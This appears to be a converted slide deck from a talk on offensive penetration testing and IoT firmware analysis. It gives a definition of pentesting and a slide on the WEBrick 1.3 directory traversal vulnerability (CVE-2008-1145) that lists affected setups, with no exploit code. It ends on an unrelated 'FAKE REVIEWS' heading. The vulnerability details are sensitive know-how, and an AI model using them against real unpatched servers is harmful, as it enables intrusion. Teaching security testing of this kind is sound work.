

# Offensive Pentest, autonomous systems

what we should all know

# Master Randall Barnett V.

**Mail:**        **rbarnettv@gmail.com**


**Twitter:**    **@elbartocr**


**LinkedIn:** <https://goo.gl/VztoFG>


# Agenda

- What is Pentest?
- IoTstory.
- Statistics.
- Analyzing and Exploiting Firmware, applying reverse engineer an IoT device's firmware to exploit common vulnerabilities.
- Other approaches.
- Best practices.


# What is PenTest?



- 
- Penetration testing is a specialized type of assessment conducted on information systems or individual system components to identify vulnerabilities that could be exploited by adversaries.
  - Penetration testing attempts to duplicate the actions of adversaries in carrying out hostile cyber attacks against organizations and provides a more in-depth analysis of security-related weaknesses/deficiencies.

- 
- A standard method for penetration testing includes, for example:
    1. pretest analysis based on full knowledge of the target system.
    2. pretest identification of potential vulnerabilities based on pretest analysis.
    3. testing designed to determine exploitability of identified vulnerabilities.

# The cyber exposure life cycle







## • Example of Shodan



# WEBrick v.1.3 directory traversal

- Copy Rights: Jose Bertin
- Directory Traversal is a vulnerability which allows attackers to access restricted directories and execute commands outside of the web server's root directory.
- The following programs are vulnerable:
  - Programs that publish files using WEBrick::HTTPServer.new with the: DocumentRoot option
  - Programs that publish files using WEBrick::HTTPServlet::FileHandler
- Affected systems are:
  - 1. Systems that accept backslash (\) as a path separator, such as Windows
  - 2. Systems that use case insensitive file-systems such as NTFS on Windows, HFS on Mac OS X.
- [CVE-2008-1145](#)

FAKE REVIEWS

